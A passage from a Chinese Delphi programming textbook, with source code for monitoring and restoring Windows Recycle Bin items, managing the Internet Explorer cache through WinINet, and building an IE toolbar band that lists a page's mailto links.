    {遍历所有的回收站中的项目}

```

```

    for i:=0 to binlist.Items.Count-1 do

```

```

    begin

```

```

        if binlist.Items[i].Selected = true then

```

```

        begin

```

```

            sname := binlist.Items[i].SubItems[2]; //回收站中的文件或目录名

```

```

            dname := binlist.Items[i].SubItems[0] + binlist.Items[i].caption;

```

```

            {删除前的文件或目录名}

```

```

            if binlist.Items[i].ImageIndex=0 then //如果是目录

```

```

            begin

```

```

                if (Directoryexists(sname)) then

```

```

                    deltree(sname);

```

```

                {把该文件对应的记录从 info2 中的清除}

```

```

                Updateinfo(strtoint(binlist.Items[i].SubItems[1]));

```

```

            end

```

```

            else begin//如果是文件

```

```

                if (not fileexists(sname)) or deleteFile(sname) then

```

```

                    {把该文件对应的记录从 info2 中的清除}

```

```

                    Updateinfo(strtoint(binlist.Items[i].SubItems[1]));

```

```

                end;

```

```

            end;

```

```

        end;

```

```

    {线程继续执行}

```

```

    monitorthread.Resume;

```

```

end;

```

```

function TForm1.updateinfo(index:integer): boolean;

```

{更新 Info2 文件，让 Info2 中的第 index 个记录结构无效。搜索 Info2 文件中的第 indexw 个记录，并让该记录中的 DOSFileName 或 FileName 的第 0 字节改为#0}

```

var
  head: THead;
  info4: TInfo4;
  info5: TInfo5;
  fread: integer;
  tsize: integer;
  ch: char;
  fhandle: integer;
begin
  result := false;
  ch := #0;
  {打开回收站}
  fhandle := FileOpen(filename, fmOpenReadWrite or fmShareDenyNone);
  if fhandle > 0 then
    begin
      {获取大小}
      tsize := GetFileSize(fhandle, nil);
      {读文件头}
      fread:=fileread(fhandle,head,sizeof(THead));
      while fread < tsize do
        begin
          case head.Version of //检查版本
            4:begin
              fread := fread + fileread(fhandle, info4, sizeof(Tinfo4));
              if info4.FileName[0]<>#0 then
                begin
                  if info4.SequenceNumber=index then
                    begin
                      {设置文件指针至记录首部}
                      SetFilePointer(fhandle, -sizeof(Tinfo4), nil, FILE_CURRENT);
                      {写入#0}
                      Filewrite(fhandle, ch, 1);
                      result := true;
                      break;
                    end;
                  end;
                end;
            end;
          end;
        5:begin
          fread := fread + fileread(fhandle, info5, sizeof(TInfo5));
          if info5.DOSFileName[0]<>#0 then
            begin
              if info5.SequenceNumber=index then
                begin
                  {设置文件指针至记录首部}

```

```

        SetFilePointer(fhandle, -sizeof(TInfo5), nil, FILE_CURRENT);
        {写入#0}
        Filewrite(fhandle, ch, 1);
        result := true;
        break;
    end;
end;
end;
else
    raise exception.create('错误！发现新版本的回收站结构。请到作者主页下
    载升级包或在 DOS 下拷贝'+filename+'发给作者分析。');
end;
end;
fileclose(fhandle);
end;
end;

```

{更新回收站中的文件或目录的显示}

```
procedure TForm1.RefreshList;
```

```
var
```

```

    head: THead;
    info4: Tinfo4;
    info5: TInfo5;
    fread: integer;
    tsize: integer;
    fitem: tlistitem;
    dname: pchar;
    iconid: integer;
    rbinfo: SHQUERYRBINFO;
    fhandle: integer;
    bak:string;
    SystemTime:TSystemTime;

```

```
begin
```

```
{暂停监视线程}
```

```
monitorthread.Suspend;
```

```
binlist.Items.Clear;
```

```
fhandle := FileOpen(filename, fmOpenRead);
```

```
if fhandle > 0 then
```

```
begin
```

```
    tsize := GetFileSize(fhandle, nil); //取文件的大小
```

```
    fread:=fileread(fhandle,head,sizeof(THead)); //读文件头
```

```
    while (fread < tsize) do
```

```
    begin
```

```
        case head.Version of //检查版本
```

```

4:begin
    fread := fread + fileread(fhandle, info4, sizeof(Tinfo4));
    if info4.FileName[0] <> #0 then
    begin
        {回收站中的文件或目录名}
        dname := pchar((ExtractFileDrive(info4.FileName) +
            '\Recycled\D'+chr($41+info4.drive) + inttostr
            (info4.SequenceNumber) + extractfileext(info4.FileName)));
        if DirectoryExists(dname) then iconid:=0//目录
        else if fileexists(dname) then iconid:=1//文件
        else continue;
        fitem := binlist.Items.add;
        fitem.ImageIndex := iconid;
        fitem.Caption := ExtractFileName(info4.FileName);//文件或目录名
        fitem.SubItems.Add(ExtractFilePath(info4.FileName));//路径
        fitem.SubItems.add(inttostr(info4.SequenceNumber));//顺序号
        fitem.SubItems.add(dname);
        FileTimeToLocalFileTime(info4.DeletedTime,info4.DeletedTime);
        FileTimeToSystemTime(info4.DeletedTime,SystemTime);
        fitem.SubItems.Add(DatetimeToStr(
            SystemTimeToDateTime(SystemTime)));//删除时间
    end;
end;
5:begin
    fread := fread + fileread(fhandle, info5, sizeof(Tinfo5));
    if info5.DOSFileName[0] <> #0 then
    begin
        bak:=WideCharToString(@info5.FullFileName);
        {回收站中的文件或目录名}
        dname := pchar((ExtractFileDrive(bak) + '\Recycled\D'
            +chr($41+info5.drive) + inttostr
            (info5.SequenceNumber) + extractfileext(bak)));
        if DirectoryExists(dname) then iconid:=0
        else if fileexists(dname) then iconid:=1
        else continue;
        fitem := binlist.Items.add;
        fitem.ImageIndex := iconid;
        fitem.Caption := ExtractFilename(bak);
        fitem.SubItems.Add(ExtractFilePath(bak));
        fitem.SubItems.add(inttostr(info5.SequenceNumber));
        fitem.SubItems.add(dname);
        FileTimeToLocalFileTime(info5.DeletedTime,info5.DeletedTime);
        FileTimeToSystemTime(info5.DeletedTime,SystemTime);
    end;
end;

```

```

fitem.SubItems.Add(DatetimeToStr(SystemTimeToDateTime(SystemTime)));
    end;
    end;
    else
        raise exception.create('错误！发现新版本的回收站结构。请到作者主页下
        载升级包或在 DOS 下拷贝'+filename+'发给作者分析。');
    end;
    end;
    fclose(fhandle);
end;
rbinfo.cbSize := sizeof(rbinfo);
rbinfo.i64NumItems := 0;
rbinfo.i64Size := 0;
{查询回收站信息}
SHQueryRecycleBinA(pchar(combobox1.items[combobox1.itemindex]), @rbinfo);
if (binlist.items.count = 0) and (rbinfo.i64Size <> 0) then
    {如果回收站的信息不正确，则清空回收站}
    SHEmptyRecycleBinA(form1.handle,
        pchar(combobox1.items[combobox1.itemindex]),
        SHERB_NOCONFIRMATION or SHERB_NOPROGRESSUI);
    {监视线程继续执行}
    monitorthread.resume;
end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    monitorthread.Terminate;//终止线程
end;

procedure TForm1.Refresh11Click(Sender: TObject);
begin
    RefreshList;//更新回收站中文件目录的显示
end;

procedure TForm1.FormResize(Sender: TObject);
begin
    binlist.width := width - 8;
    binlist.height := height - 48;
end;

procedure TForm1.SelectAll11Click(Sender: TObject);
var
    i: integer;
begin

```

```

        for i := 0 to binlist.Items.Count - 1 do
            binlist.Items[i].Selected := true;
        end;

procedure TForm1.InvertSelection1Click(Sender: TObject);
var
    i: integer;
begin
    for i := 0 to binlist.Items.Count - 1 do
        binlist.Items[i].Selected := not (binlist.Items[i].Selected);
    end;

procedure TForm1.Restore1Click(Sender: TObject);
begin
    RestoreFiles;//恢复选中的文件
end;

procedure TForm1.Close1Click(Sender: TObject);
begin
    close;
end;

procedure TForm1.Delete1Click(Sender: TObject);
begin
    deletefiles;//删除选中的文件
end;

procedure TForm1.File1Click(Sender: TObject);
begin
    //更新菜单
    if binlist.SelCount > 0 then
    begin
        restore1.enabled := true;
        Delete1.enabled := true;
    end else begin
        restore1.enabled := false;
        Delete1.enabled := false;
    end;
end;

procedure TForm1.ComboBox1Change(Sender: TObject);
begin
    //如果选择了另一个驱动盘
    if monitorthread<>nil then monitorthread.Terminate;
    monitorthread:=TFileChangeNotify.Create(false);
    filename:=combobox1.items[combobox1.itemindex]+'recycled\info2';

```

```

RefreshList;{更新回收站中文件目录的显示}
end;

procedure TForm1.FormShow(Sender: TObject);
var
    DriveNum: Integer;
    DriveChar: Char;
    DriveType: TDriveType;
    DriveBits: set of 0..25;
begin
    monitorthread := nil;
    combobox1.clear;
    //列举所有逻辑盘符
    Integer(DriveBits) := GetLogicalDrives;
    for DriveNum := 0 to 25 do
    begin
        if not (DriveNum in DriveBits) then Continue;
        DriveChar := Char(DriveNum + Ord('A')); //从 a---z
        DriveType := TDriveType(GetDriveType(PChar(DriveChar + ':\')));
        case DriveType of
            dtFixed:    combobox1.Items.Add(DriveChar+'\');
        end;
    end;
    combobox1.itemindex:=0;
    ComboBox1Change(Sender);
end;

procedure TForm1.N4Click(Sender: TObject);
begin
    Restore1Click(Sender);
end;

procedure TForm1.N5Click(Sender: TObject);
begin
    Delete1Click(Sender);
end;

end.

```

运行程序后，把 C:\下的 fp2k0201.htm 删除，此时会看到如图 6-3 所示的结果。



图 6-3 回收站实时监控

6.2 IE 编程

下面将要介绍与 IE 相关的编程技巧:IE 历史记录的管理、IE 工具栏、获取已打开的 IE 地址的两种方法、网页保存为图片、清除 IE 历史记录和下拉列表等。

6.2.1 IE 历史记录的管理

IE 的历史记录保存在一个系统目录中(在 Windows 9x 中是 \Windows\Tempomry Internet Files 目录), 历史记录中包含了 html, jpg, gif, swf 等网页相关的文件。操作系统还维护着一个索引文件(index.dat), 里面记录了 Internet 网址、更新时间、本地文件名等信息。

下面介绍利用 API 函数检索并管理 IE 的历史记录:

1. FindFirstUrlCacheEntry(查找 IE 的第一个历史记录)

其函数声明如下所示:

```
function FindFirstUrlCachcEntry(
    lpzUrlSearchPattern: PAnsiChar;
    var lpFirstCacheEntryInfo: TInternetCacheEntryInfo;
    var lpdwFirstCacheEntryInfoBuflerSize: DWORD
): THandle; stdcall;
```

I lpzUrlSearchPattern 参数是查找的通配符, 可以设为 “cookie:” 或 “visited:” 等, 也可以为空字符串(表示所有历史记录)。

I lpFirstCacheEntryInfo 参数是 TInternetCacheEntryInfo 结构, 结构如下所示:

```
PInternetCacheEntryInfoA = ^INTERNET_CACHE_ENTRY_INFOA
INTERNET_CACHE_ENTRY_INFOA=record
    dwStructSize: DWORD;      {结构大小}
    lpzSourceUrlName:PAnsiChar;{Internet 网址}
    lpzLocalFileName: PAnsiChar; {对应的本地文件名}
    CacheEntryType: DWORD;    {类型}
    dwUseCount: DWORD;        {当前使用 Cache 的用户数}
    dwHitRate:DWORD;          {Cache 被检索的次数}
```



```

dwSizeLow: DWORD;      {文件大小的低 32 位}
dwSizeHigh: DWORD;     {文件大小的高 32 位}
LastModifiedTime: TFileTime; {最后修改的时间, GMT 格式}
ExpireTime: TFileTime;   {文件到期的时间, GMT 格式}
LastAccessTime: TFileTime; {最后访问的时间, GMT 格式}
LastSyncTime: TFileTime;  {最后一次 URL 同步的时间。GMT 格式}
IpHeaderInfo: PBYTE;     {信息头的指针}
dwHeaderInfoSize: DWORD; {信息头的大小}
IpszFileExtension: PAnsiChar; {文件扩展名}
dwReserved: DWORD;      {保留以后使用}
end;

```

- I lpdwFirstCacheEntryInfoBufferSize 参数是 IE Cache 缓冲区的大小。当该值为 0 时，调用此函数后，lpdwFirstCacheEntryInfoBuffcrSize 将返回 IE Cache 缓冲区所需要的空间大小。

2. FindNextUrlCacheEntry(查找 IE 的下一个历史记录)

其函数声明为:

```

function FindNextUrlCacheEntry(
    hEnumHandle: THandle;
    var lpNextCacheEntryInfo: TInternetCacheEntryInfo;
    var lpdwNextCacheEntryInfoBufferSize : DWORD
): BOOL; stdcall;

```

- I hEnumHandle 参数是 FindFirstUrlCacheEntry 返回的句柄。
- I lpNextCacheEntryInfo 参数也是 TInternetCacheEntryInfo 结构。
- I lpdwNextCacheEntryInfoBufferSize 参数是 IE Cache 所分配的缓冲区大小。

3. DeleteUrlCacheEntry

该函数的作用是删除由 lpszUrlName 指定 URL 的缓冲区内容。其函数声明为:

```
function DeleteUrlCacheEntry(lpszUrlName: LPCSTR): BOOL ; stdcall;
```

下面是实现检索、管理 URL Cache 的例子(见光盘中的“管理 IE 缓冲区”目录):

```

unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,wininet,
    StdCtrls, ComCtrls, Buttons;

type
    TForm1 = class(TForm)
        GroupBox1: TGroupBox;
        GroupBox2: TGroupBox;
        BitBtn1: TBitBtn;
        ListView1: TListView;
        BitBtn2: TBitBtn;
        BitBtn3: TBitBtn;
        BitBtn4: TBitBtn;
    end;

```

```

        procedure BitBtn1Click(Sender: TObject);
        procedure BitBtn3Click(Sender: TObject);
        procedure FormShow(Sender: TObject);
        procedure BitBtn2Click(Sender: TObject);
        procedure BitBtn4Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
        Stop:boolean;
        Procedure AddInfo( IpEntryInfo: PInternetCacheEntryInfo;id:integer);
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.BitBtn1Click(Sender: TObject);
var
    IpEntryInfo: PInternetCacheEntryInfo;
    hCacheDir: LongWord ;
    dwEntrySize, dwLastError: LongWord;
    id:integer;
begin
    Stop:=false;
    id:=0;
    ListView1.items.clear;

    dwEntrySize := 0;
    {取回缓冲区所需要的空间大小}
    FindFirstUrlCacheEntry(nil, TInternetCacheEntryInfo(nil^), dwEntrySize);

    {分配 dwEntrySize 字节的内存}
    GetMem(IpEntryInfo, dwEntrySize);

    {检索第一个}
    hCacheDir := FindFirstUrlCacheEntry(nil, IpEntryInfo^, dwEntrySize);
    if hCacheDir <> 0 then
        AddInfo(IpEntryInfo,id);
    id:=id+1;
    FreeMem(IpEntryInfo);//释放内存

```

```

{检索下一个}
repeat
    dwEntrySize := 0;
{取回缓冲区所需要的空间大小}
    FindNextUrlCacheEntry(hCacheDir, TInternetCacheEntryInfo(nil^), dwEntrySize);
    dwLastError := GetLastError();
    if dwLastError = ERROR_INSUFFICIENT_BUFFER then//如果成功
    begin
        GetMem(lpEntryInfo, dwEntrySize);{分配 dwEntrySize 字节的内存}
        if FindNextUrlCacheEntry(hCacheDir, lpEntryInfo^, dwEntrySize) then
        begin
            AddInfo(lpEntryInfo,id);
            id:=id+1;
        end;
        FreeMem(lpEntryInfo);
    end;
    application.ProcessMessages;
until (dwLastError = ERROR_NO_MORE_ITEMS) or Stop ;
end;

```

```

procedure TForm1.AddInfo(lpEntryInfo: PInternetCacheEntryInfo;id:integer);
begin
    with ListView1.items do
    begin
        Try
            BeginUpdate;
            with Add do
            begin
                Caption:=IntToStr(id);
                subitems.add(lpEntryInfo^.lpszSourceUrlName);
                Subitems.add(lpEntryInfo^.lpszLocalFileName);
            end;
        finally
            EndUpdate;
        end;
    end;
end;

```

```

procedure TForm1.BitBtn3Click(Sender: TObject);//删除全部
var
    I:integer;
begin
    if not Stop then exit;
    for i:=ListView1.Items.Count-1 downto 0 do

```

```

        {删除 UriCache}
        DeleteUriCacheEntry(Pchar(ListView1.Items[i].SubItems[0]));
    ListView1.items.clear;
end;

procedure TForm1.FormShow(Sender: TObject);
begin
    Stop:=false;
end;

procedure TForm1.BitBtn2Click(Sender: TObject);//停止
begin
    Stop:=true;
end;

procedure TForm1.BitBtn4Click(Sender: TObject);//删除指定 URL
var
    I:integer;
begin
    if not Stop then exit;
    for i:=ListView1.Items.Count-1 downto 0 do
        if Listview1.Items[i].Selected then
            begin
                DeleteUriCacheEntry(Pchar(ListView1.Items[i].SubItems[0]));
                ListView1.Items.Delete(i);
            end;
        end;
    end;

end.

```

程序运行窗口如图 6-4 所示。




图 6-4 检索、管理 IE 历史记录

6.2.2 IE 工具栏

IE 的区(Bands)对象有三种:浏览栏(Explorer Bar)区对象、工具栏(Tools Bands)区对象和桌面(Desk Bands)区对象。下面介绍在 IE 工具栏(Tools Bands)中嵌入按钮实现指定的功能,在本例中实现获取网页中的所有 E-mail 地址的超链接,并显示在一个 ComboBox 中。

首先要建立一个 ActiveX Library,再建立一个 COM Object (BandUnit.pas)和一个 Form(IEForm.pas)对象。在 BandUnit 中,需要建立一个 TComObject 对象,其代码如下所示:

TGetMailBand=class(TComObject, IDeskBand, IObjectWithSite, IPersistStreamInit)

由于需要在 COM 服务器注册时添加一些注册表信息,所以还需要建立一个继承 TComObjectFactory 类工厂的对象,在该对象的 UpdateRegistry 事件中编写代码,添加注册表信息。

1.实现 IE 工具栏的 TGetMailBand 源代码

下面列出了实现 IE 工具栏的 TGetMailBand 源代码清单(见光盘中的“IE 工具栏”目录):

```
unit BandUnit;

interface

uses
  Windows, Sysutils, Messages, Registry, Shellapi, ActiveX, Classes, ComObj,
  Shlobj, Dialogs, Commctrl, ShDocVW, IEForm, StdVcl;

type
  TGetMailBand = class(TComObject, IDeskBand, IObjectWithSite, IPersistStreamInit)
  private
    frmIE: TForm1;
    m_pSite: IInputObjectSite;
    m_hwndParent: HWND;
    m_hWnd: HWND;
    m_dwViewMode: Integer;
    m_dwBandID: Integer;
  protected

  public
    {声明 IDeskBand 方法}
    function GetBandInfo(dwBandID, dwViewMode: DWORD;
      var pdbi: TDeskBandInfo): HRESULT; stdcall;
    function ShowDW(fShow: BOOL): HRESULT; stdcall;
    function CloseDW(dwReserved: DWORD): HRESULT; stdcall;
    function ResizeBorderDW(var prcBorder: TRect; punkToolbarSite: IUnknown;
      fReserved: BOOL): HRESULT; stdcall;
    function GetWindow(out wnd: HWND): HRESULT; stdcall;
    function ContextSensitiveHelp(fEnterMode: BOOL): HRESULT; stdcall;

    {声明 IObjectWithSite 方法}
```

```

function SetSite(const pUnkSite: IUnknown): HRESULT; stdcall;
function GetSite(const riid: TIID; out site: IUnknown): HRESULT; stdcall;

    {声明 IPersistStream 方法}
function GetClassID(out classID: TCLSID): HRESULT; stdcall;
function IsDirty: HRESULT; stdcall;
function InitNew: HRESULT; stdcall;
function Load(const stm: IStream): HRESULT; stdcall;
function Save(const stm: IStream; fClearDirty: BOOL): HRESULT; stdcall;
function GetSizeMax(out cbSize: Largeint): HRESULT; stdcall;
end;

const
Class_GetMailBand: TGUID = '{954F618B-0DEC-4D1A-9317-E0FC96F87865}';
{以下是系统接口的 IID}
IID_IUnknown: TGUID = ( D1: $00000000; D2: $0000; D3: $0000;
    D4: ($C0, $00, $00, $00, $00, $00, $00, $46));
IID_IObject: TGUID = ( D1: $00000112; D2: $0000; D3: $0000;
    D4: ($C0, $00, $00, $00, $00, $00, $00, $46));
IID_IObjectWindow: TGUID = (D1: $00000114; D2: $0000; D3: $0000;
    D4: ($C0, $00, $00, $00, $00, $00, $00, $46));

IID_IInputObjectSite: TGUID = (D1: $F1DB8392; D2: $7331; D3: $11D0;
    D4: ($8C, $99, $00, $A0, $C9, $2D, $BF, $E8));
sSID_SInternetExplorer: TGUID = '{0002DF05-0000-0000-C000-000000000046}';
slID_IWebBrowserApp: TGUID = '{0002DF05-0000-0000-C000-000000000046}';

{工具面板所允许的最小宽度和高度}
MIN_SIZE_X = 250;
MIN_SIZE_Y = 22;
EB_CLASS_NAME = 'GetMailAddress'; {工具的分类名}
implementation

uses ComServ;

function TGetMailBand.GetWindow(out wnd: HWND): HRESULT; stdcall;
//获取主窗口句柄时
begin
    wnd := m_hWnd; //返回主窗口的句柄
    Result := S_OK;
end;

function TGetMailBand.ContextSensitiveHelp(fEnterMode: BOOL): HRESULT; stdcall;
//需要上下文相关的帮助时

```

```

begin
    Result := E_NOTIMPL; //什么也不执行
end;

function TGetMailBand.ShowDW(fShow: BOOL): HRESULT; stdcall; //显示工具栏窗口时
begin
    if m_hWnd <> 0 then
        if fShow then //显示
            ShowWindow(m_hWnd, SW_SHOW)
        else //隐藏
            ShowWindow(m_hWnd, SW_HIDE);
    Result := S_OK;
end;

function TGetMailBand.CloseDW(dwReserved: DWORD): HRESULT; stdcall;
//关闭工具栏窗口时
begin
    if frmIE <> nil then
        frmIE.Destroy; //释放主窗口
    Result := S_OK;
end;

function TGetMailBand.ResizeBorderDW(var prcBorder: TRect;
    punkToolbarSite: IUnknown; fReserved: BOOL): HRESULT; stdcall; //改变窗口大小时
begin
    Result := E_NOTIMPL; //什么也不执行
end;

function TGetMailBand.SetSite(const pUnkSite: IUnknown): HRESULT; stdcall; //设置现场
var
    pOleWindow: IOleWindow;
    pOLEcmd: IOleCommandTarget;
    pSP: IServiceProvider;
    rc: TRect;
begin
    //如果 pUnkSite 不为 NULL, 则表示要建立一个新的现场
    if Assigned(pUnkSite) then
        begin
            m_hwndParent := 0;
            m_pSite := pUnkSite as IInputObjectSite;
            pOleWindow := PunkSite as IOleWindow;
            {获得父窗口 IE 面板窗口的句柄}
            pOleWindow.GetWindow(m_hwndParent);
            if (m_hwndParent = 0) then

```

```

begin
    Result := E_FAIL;
    exit;
end;
{获得父窗口区域}
GetClientRect(m_hwndParent, rc);
if not Assigned(frmIE) then //如果没有建立主窗口
begin
    {建立 TIEForm 窗口，父窗口为 m_hwndParent}
    frmIE := TForm1.CreateParented(m_hwndParent);
    m_Hwnd := frmIE.Handle; //保存主窗口句柄
    SetWindowLong(frmIE.Handle, GWL_STYLE, GetWindowLong(frmIE.Handle,
        GWL_STYLE) or WS_CHILD); //子窗口的风格
    {根据父窗口区域设置窗口位置}
    with frmIE do
    begin
        Left := rc.Left;
        Top := rc.Top;
        Width := rc.Right - rc.Left;
        Height := rc.Bottom - rc.Top;
    end;
    frmIE.Visible := True; //显示主窗口
    {获得与浏览器相关联的 Webbrowser 对象}
    pOLECmd := pUnkSite as IOleCommandTarget;
    pSP := pOLECmd as IServiceProvider;
    if Assigned(pSP) then
    begin
        {检索提供的服务}
        pSP.QueryService(IWebbrowsersApp, IWebbrowsers2, frmIE.IEThis);
    end;
end;
end;
Result := S_OK;
end;

function TGetMailBand.GetSite(const riid: TIID; out site: IUnknown): HRESULT; stdcall;
begin
    {获取接口}
    if Assigned(m_pSite) then result := m_pSite.QueryInterface(riid, site)
    else
        Result := E_FAIL;
end;

function TGetMailBand.GetBandInfo(dwBandID, dwViewMode: DWORD; var pdbi:

```



```

TDeskBandInfo):
    HRESULT; stdcall;
{IE 用来指定浏览栏的标志符以及视图模式}
begin
    Result := E_INVALIDARG;
    if not Assigned(frmIE) then frmIE := TForm1.CreateParented(m_hwndParent);
    if (@pdbi <> nil) then
    begin
        m_dwBandID := dwBandID;
        m_dwViewMode := dwViewMode;
        if (pdbi.dwMask and DBIM_MINSIZE) <> 0 then
        begin
            pdbi.ptMinSize.x := MIN_SIZE_X;
            pdbi.ptMinSize.y := MIN_SIZE_Y;
        end;
        if (pdbi.dwMask and DBIM_MAXSIZE) <> 0 then
        begin
            pdbi.ptMaxSize.x := -1;
            pdbi.ptMaxSize.y := -1;
        end;
        if (pdbi.dwMask and DBIM_INTEGRAL) <> 0 then
        begin
            pdbi.ptIntegral.x := 1;
            pdbi.ptIntegral.y := 1;
        end;
        if (pdbi.dwMask and DBIM_ACTUAL) <> 0 then
        begin
            pdbi.ptActual.x := 0;
            pdbi.ptActual.y := 0;
        end;
        if (pdbi.dwMask and DBIM_MODEFLAGS) <> 0 then
            pdbi.dwModeFlags := DBIMF_VARIABLEHEIGHT;
        if (pdbi.dwMask and DBIM_BKCOLOR) <> 0 then
            pdbi.dwMask := pdbi.dwMask and (not DBIM_BKCOLOR);
        end;
    end;
end;

function TGetMailBand.GetClassID(out classID: TCLSID): HRESULT; stdcall;
begin
    classID := Class_GetMailBand;
    Result := S_OK;
end;

function TGetMailBand.IsDirty: HRESULT; stdcall;

```

```

begin
    Result := S_FALSE;
end;

function TGetMailBand.InitNew: HRESULT;
begin
    Result := E_NOTIMPL;
end;

function TGetMailBand.Load(const stm: IStream): HRESULT; stdcall;
begin
    Result := S_OK;
end;

function TGetMailBand.Save(const stm: IStream; fClearDirty: BOOL): HRESULT; stdcall;
begin
    Result := S_OK;
end;

function TGetMailBand.GetSizeMax(out cbSize: Largeint): HRESULT; stdcall;
begin
    Result := E_NOTIMPL;
end;

{TIEClassFac 类实现 COM 组件的注册}
type
    {实现类工厂}
    TIEClassFac = class(TComObjectFactory)
    public
        {更新注册表}
        procedure UpdateRegistry(Register: Boolean); override;
    end;

procedure TIEClassFac.UpdateRegistry(Register: Boolean);
var
    ClassID: string;
    a: Integer;
begin
    inherited UpdateRegistry(Register);
    if Register then
    begin
        ClassID := GUIDToString(Class_GetMailBand);
        with TRegistry.Create do
            try

```

```

    {添加附加的注册表项}
    RootKey := HKEY_LOCAL_MACHINE;
    OpenKey('\SOFTWARE\Microsoft\Internet Explorer\Toolbar', False);
    a := 0;
    WriteBinaryData(GUIDToString(Class_GetMailBand), a, 0);
    OpenKey('\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell
Extensions\Approved', True);
    WriteString(GUIDToString(Class_GetMailBand), EB_CLASS_NAME);
    RootKey := HKEY_CLASSES_ROOT;
    OpenKey('\CLSID' + GUIDToString(Class_GetMailBand), False);
    WriteString("", EB_CLASS_NAME);
  finally
    Free;
  end;
end
else begin
  with TRegistry.Create do
    try
      RootKey := HKEY_LOCAL_MACHINE;
      OpenKey('\SOFTWARE\Microsoft\Internet Explorer\Toolbar', False);
      DeleteValue(GUIDToString(Class_GetMailBand));
      OpenKey('\Software\Microsoft\Windows\CurrentVersion\Shell
Extensions\Approved', False);
      DeleteValue(GUIDToString(Class_GetMailBand));
    finally
      Free;
    end;
  end;
end;

initialization
  TIEClassFac.Create(ComServer, TGetMailBand, Class_GetMailBand,
    'GetMailAddress', '', ciMultiInstance, tmApartment);
end.

```

2. 主窗体 IEForm.pas 源代码

```

unit IEForm;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  SHDocVw, MSHTML, StdCtrls;

type

```

```

TForm1 = class(TForm)
    Button1: TButton;
    ComboBox1: TComboBox;
    procedure FormResize(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
    IEThis: IWebbrowsers2;
end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.FormResize(Sender: TObject);//窗口改变尺寸时
begin
    with Button1 do begin
        Left := 0;
        Top := 0;
        Height := Self.ClientHeight;
    end;
    with ComboBox1 do begin
        Left := Button1.Width + 3;
        Top := 0;
        Height := Self.ClientHeight;
        Width := Self.ClientWidth - Left;
    end;
end;

procedure TForm1.Button1Click(Sender: TObject);//获取所有 E-mail 超链接
var
    doc: IHTMLDocument2;
    all: IHTMLCollection;
    len, i, flag: integer;
    item: IHTMLElement;
    vAttr: Variant;
begin

```

```

if Assigned(IEThis) then//如果有网页
begin
    ComboBox1.Clear;
    {获得 Webbrowser 对象中的文档对象}
    doc := IETThis.Document as IHTMLDocument2;
    {访问 HTML 元素集中的每一个元素}
    all := doc.Get_all;
    len := all.Get_length;{获得文档中所有的 HTML 元素个数}
    {访问 HTML 元素集中的每一个元素}
    for i := 0 to len - 1 do
    begin
        item := all.item(i, vareempty) as IHTMLElement;
        {如果该元素是一个链接}
        if ansicomparetext(item.Get_tagName , 'A')=0 then
        begin
            flag := 0;
            vAttri := item.getAttribute('protocol', flag);{获得链接属性}
            {如果是 mailto 链接, 则将链接的目标地址添加到 ComboBox1}
            if ansicomparetext(vAttri , 'mailto:')=0 then
            begin
                vAttri := item.getAttribute('href', flag);
                {添加组合框中}
                ComboBox1.Items.Add(vAttri);
            end;
        end;
    end;
end;
if Combobox1.Items.Count>0 then Combobox1.ItemIndex:=0;
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    Combobox1.Clear;
end;

end.

```

编译本程序将生成 MailIEBand.dll 文件, 用“regsvr32 mailieband.dll”命令来注册该 DLL, 在 IE 的菜单选项【查看】→【工具栏】中将多了一个【GetMailAddress】选项, 把【GetMailAddress】选中, 将可看到如图 6-5 所示的结果。如果想不再使用该按钮, 用“regsvr32 /u mailieband.dll”命令进行清除。



图 6-5 加入 IE 菜单

6.2.3 获取已打开的 IE 地址的两种方法

上网冲浪时经常需要打开多个 IE 窗口浏览不同的网站，但是如果需要暂停浏览网页去做别的事情，或者需要暂时关闭计算机，稍后再继续上网浏览时，如何快速地保存当前所有 IE 窗口中的地址？本小节将介绍两种方法实现保存 IE 地址栏中的 Internet 网址，可以方便地接着上次的 Internet 网址继续浏览。

I. 使用 IShellWindows 接口获取 IE 地址栏

请看下面的代码：

```
var
    ShellWindow: IShellWindows; //Windows 的 IShellWindows 外壳接口
    spDisp: IDispatch;
    IE1: IWebBrowser2; //IE 源代码
    s: string; //用于保存 IE 地址
begin
    //.....
    ShellWindow:=CoShellWindows.Create;{外壳接口}
    //.....
    spDisp:=ShellWindow.Item(i); {i 表示第几个 IE 窗口}
    spDisp.QueryInterface(iWebBrowser2, IE1);{取 html 源代码信息}
    s:=IE1.Get_LocationURL(); {取地址栏}
    //.....
end;
```

以上的外壳接口代码可以在 Delphi 目录的 Source\Internet\SHDocVw.pas 里找到完整的定义。

获取 IE 地址栏的源代码如下（见光盘中的“获取 IE 地址\1”目录）：

```
unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, shellapi, ddeman, shdocvw, registry;

type
    TForm1 = class(TForm)
        ListBox1: TListBox;
        Button1: TButton;
        Button2: TButton;
        procedure ListBox1DbClick(Sender: TObject);
        procedure Button1Click(Sender: TObject);
